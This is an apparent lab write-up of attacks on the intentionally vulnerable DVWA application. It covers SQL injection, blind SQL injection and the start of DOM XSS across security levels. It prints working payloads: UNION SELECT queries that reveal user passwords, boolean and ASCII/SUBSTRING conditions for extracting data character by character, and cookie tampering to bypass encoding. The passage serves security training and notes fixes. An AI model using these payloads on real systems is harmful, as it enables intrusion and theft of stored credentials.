


As expected, sending the same tautology attack does not work anymore (we get a 500 Internal Server error as a response) since the source code uses mysqli_real_escape_string() to escape certain characters.


By providing the following request payload:

id=1 UNION SELECT 1,2&Submit=Submit

so that *1 UNION SELECT 1,2* will be appended to the end of the query, we get the following response from the server:



Now we change the SELECT statement to get the first names and passwords of all the users.




Note that the final query being run on the server's database would look like:

> *SELECT first_name, last_name FROM users WHERE user_id = 1 UNION SELECT first_name, password FROM users;*

As mentioned in the help section of this page, the query did escape special characters but we were able to reveal the passwords without any of those special characters simply because there were quotes around *id* so we were able to add whatever we wanted to *id*.


3) High security

In this level, the source code no longer escapes certain characters using mysqli_real_escape_string(), but now takes the ID through a session ID rather than through user input.
Clicking on the link provided opens a popup page with an text input field where the user can set the ID which will be saved as a session ID, as we can see below:



When we try to input the same injection string that we used in the low level attack:

' UNION SELECT first_name, password FROM users; #



The attack works in the same way as the low-level one.


c) SQL Injection (blind)


1) Low security

In blind SQL injection, results of the query are not directly shown to the user. In this page, the server responds only with a true or false message indicating if the user exists in the database. We will try to take advantage of this true or false message: the server responds with a “user exists” message if the query returns a non-empty table, and a “user is missing” message if the query returns an empty table. Thus, we will try to make the table empty or not empty based on a certain condition that we provide. We test the following queries directly on the database:

```
MariaDB [dvwa]> SELECT first_name, last_name FROM users WHERE user_id = '1' AND 1=1;
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| admin      | admin     |
+------------+-----------+
1 row in set (0.000 sec)

MariaDB [dvwa]> SELECT first_name, last_name FROM users WHERE user_id = '1' AND 1=0;
Empty set (0.000 sec)

MariaDB [dvwa]>
```

Thus, by formatting the query this way and putting whatever condition we want after the “AND”, the page responds accordingly.
We were able to replicate the above queries by providing input to the webpage:






Getting the version from the mariadb terminal:

```
MariaDB [dvwa]> SELECT @@VERSION;
+-------------------+
| @@VERSION         |
+-------------------+
| 10.6.8-MariaDB-1 |
+-------------------+
1 row in set (0.000 sec)
```

Giving the following input:

1' AND @@VERSION = '10.6.8-MariaDB-1



We confirm the version.

To find the version from scratch, we would have to “brute force” by guessing the version character by character. Starting with the first character, we would loop through all possible characters that could be in the version until the page returns an “exists” message when comparing the character with the substring of the first character of @@VERSION. Then, we would guess the second character in the same way, appending it to the first character and comparing that to the substring of the first two chars of @@VERSION. We would continue this strategy until the whole version is found.


Although not receiving results from the database directly, blind SQL injection takes advantage of other ways the page responds and it is definitely possible to retrieve the same information by brute forcing through many queries. This might make it harder for attackers (instead of just revealing the information in one simple query) but it can be automated through scripts or done manually given enough time or small data to be revealed.

Escaping characters would prevent this particular attack.


2) Medium security

Similar to the non-blind SQLi at medium security, this page uses POST, a dropdown list instead of a text box, and the mysqli_real_escape_string() function to escape certain characters from the input. We will edit and resend a legitimate POST request, testing a simple query:

Request body: *id=1 AND 1=0&Submit=Submit*




Request body: *id=1 AND 1=1&Submit=Submit*




Thus we are able to query the database for true or false conditions like in the low security attack. Since we can no longer use single or double quotes, we can only compare numbers, not whole strings. We try to compare the ASCII code of the 8th character of @@VERSION to the ASCII code 8th character of the “10.6.8-MariaDB-1” version we know (which is 77, code for M).

Request body:
id=1 AND ASCII(SUBSTRING(@@VERSION, 8, 1))%3D77&Submit=Submit



We get a true result. We try changing 77 to 78 to get a false result:

id=1 AND ASCII(SUBSTRING(@@VERSION, 8, 1))%3D78&Submit=Submit




Following the same logic of the low level, we brute force the version character by character, but instead of appending the characters together, we compare the ASCII codes of each individual character.


We can see that, similar to the medium level non-blind SQLi, the missing quotes around the *id* parameter is the reason that this attack works. Adding the quotes would protect against this attack.

3) High Security


Similar to the high level non-blind SQLi, the ID is now taken through a cookie rather than through user input, and no escaping is done on the server. The popup link allows the user to enter the ID and responds on the main page with whether the user exists or not.



When we set the injection string (the same one we used in the low level attack) in the text input, the browser encoded the string so all special characters were removed.



However, we can manually change the value of this cookie to whatever we want before we resend the request, bypassing the encoding.



We were able to inject just as the low level.
So, we can follow the same method to extract the version from scratch: we should brute force each individual character until we have the full string.


XSS Challenges

a) XSS (DOM)

1) Low security


As hinted by the help section, we try to access the following URL:

We get an alert, meaning that the JavaScript has worked.



